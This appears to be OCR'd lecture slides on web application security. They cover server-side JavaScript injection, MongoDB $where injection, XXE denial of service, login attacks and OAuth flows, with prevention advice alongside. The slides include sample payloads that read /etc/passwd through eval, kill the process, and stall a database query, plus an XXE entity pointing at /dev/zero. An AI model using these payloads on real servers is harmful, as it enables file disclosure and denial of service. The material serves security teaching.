
```
var result = eval(req.body.calc); // do mathz
http://fun.stu.ff/?calc=2+3
Returns 5
```

Exploit ideas

```
http://fun.stu.ff/app?calc=process.exit()
...
while(1)
require('fs').readFileSync(filename)
```

Server Side JS Injections

res.end(require('fs').readFileSync('/etc/password'))


localhost:8080/?calc=res.end(require(%27fs%27).readFileSync(%27/etc/passwd%27

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nol
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nol
man:x:6:12:man:/var/cache/man:/usr/sbin/nol
```

SSJS in MongoDB

MongoDB runs JavaScript expressions:

- $where
- mapReduce
- Group

Implementation

```
db.allocationsCollection.find({ $where: "this.x == '" + param + …
```

Vulnerable to this exploit string

```
'; var date = new Date(); do { curDate = new Date(); } while
(curDate-date<10000);`
```

Runs for 10 seconds……….

Server Side Javascript

Injection Prevention

SSJS Prevention

Recommendations

- Input validation
- Avoid the Big Four ;)
  - eval(),
  - setTimeout(),
  - setInterval(),
  - Function()
- Use JSON.parse() and parseXyz()
- Include 'use strict'; at the beginning of functions

SSJS MongoDB

Disable server-side execution of JS, by passing --noscripting on the cmd line or set security.javascriptEnabled in the config file.

Further Ressources
https://docs.mongodb.com/manual/administration/security-checklist/

External Entity Attacks

XML Parser: Verbose Error Messages

Often XML parsers return very verbose information about occurred problems

- Schema definitions and the location where the parsing error has occurred.
- Java Stack Traces or parts of it

```
<error>
  <message>
    XMLParserError: Error on line 3: cvc-complex-
    type.2.4.b: The content of element 'header' is not
    complete. It must match '((((((((("":senderid),
    "":reference)), ("":receipientid){0-1}),...'.
  </message>
</error>
```

XML Parser: XXE Denial of Service

Denial of Service

- Loading of content from local devices like /dev/zero

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE sample SYSTEM "/dev/zero">
...
```

Authentication


Authentication

Introduction

Terms

- Authentication
  - Who requires access to the application
- Authorization
  - What is the user allowed to do in the application

Authentication Requirements



Authentication in Web Applications

Application

- HTML form based
- Username/password, token, assertion, etc
- Submitted via POST / GET request

HTTP


- RFC 2617 BasicAuth / DigestAuth
- RFC 4559 SPNEGO for NTLM and Kerberos authentication

TLS

- Server / Client authentication via X.509 certificates

Possession Factor

RSA SecurID



+41 79 [redacted]

Monday, 22 October


FileBox Token: USc4RF

08:46

mTAN / SMS


SmartCard

PhotoTAN / Cronto



U2F/FIDO

MobileID




Google Authenticator

137 130
hikingfan@gmail.com

799 210
surfingfan@gmail.com

TOTP / HOTP



TPM

Login Attacks

User Enumeration

- Verbose login related error messages can lead to user enumeration
  - “Password incorrect”
  - “User unknown”
- Login error messages must be neutral
  - “Username or Password incorrect”
- Critical dialogs
  - Login
  - Change password
  - Lost password
  - Self-registration

Remedy Brute-force Attacks

User accounts should be blocked after a certain number of tries


- Avoid password brute forcing
- e.g. lockout after 3, 5 or 10 failed attempts


Locked user accounts should be unlocked after a certain time

- Avoid Denial-of-Service attacks
- E.g. minimum 30 minutes and increasing after further lock outs

Monitor failed login attempts and detect Brute-force attacks and block the attacking IP addresses on the Firewall

OAuth Framework


Alice
PrintABook
Print pictures stored at MyPix
Has account
Goal: Access Photos
MyPix Web App


Resource Owner
Alice
Client
PrintABook
2. Grants Access
Allow
1. Authenticates
LOGIN
****
3. Issues Temporary Credentials - Access Token
4. Accesses Resources
Trust
MyPix Application
MyPix Web App
Authorization Server
MyPix Data API
Resource Server

Grant Type Decision Table


Use Case	Grant Type
Interactive Applications Web applications (with backend) Single-page applications Mobile applications Native application	Authorization Code + Proof Key for Code Exchange (PKCE)
Machine to Machine Backend Systems	Client Credentials

In particular, the following grant types should *not* be used anymore:

- Resource Owner Password Credentials (will be deprecated in OAuth 2.1)
- Implicit (will be deprecated in OAuth 2.1)
- Authorization Code without PKCE

Authorization Code Flow

Process flow




PrintABook would like to access your photos on **MyPix**


Requested permission: Public photos

Allow Deny

Initiate OAuth Flow



User Starts Flow


www.printabook.com/start

Welcome to PrintABook.
Please choose your categories and import your pictures:

[ ] public
[✓ private]

Start OAuth Process

User accesses the application of the client (e.g. printabook.com)

Client provides an authorization code link:

```
https://mypix.com/authorize?response_type=code&client_id=6779ef20e7581&
redirect_uri=https://printabook.com/callback&scope=public&state=Ax3B0fqK
```

https://mypix.com/authorize: the authorization API of the auth. server

response_type: specifies that your application is requesting an authorization code grant

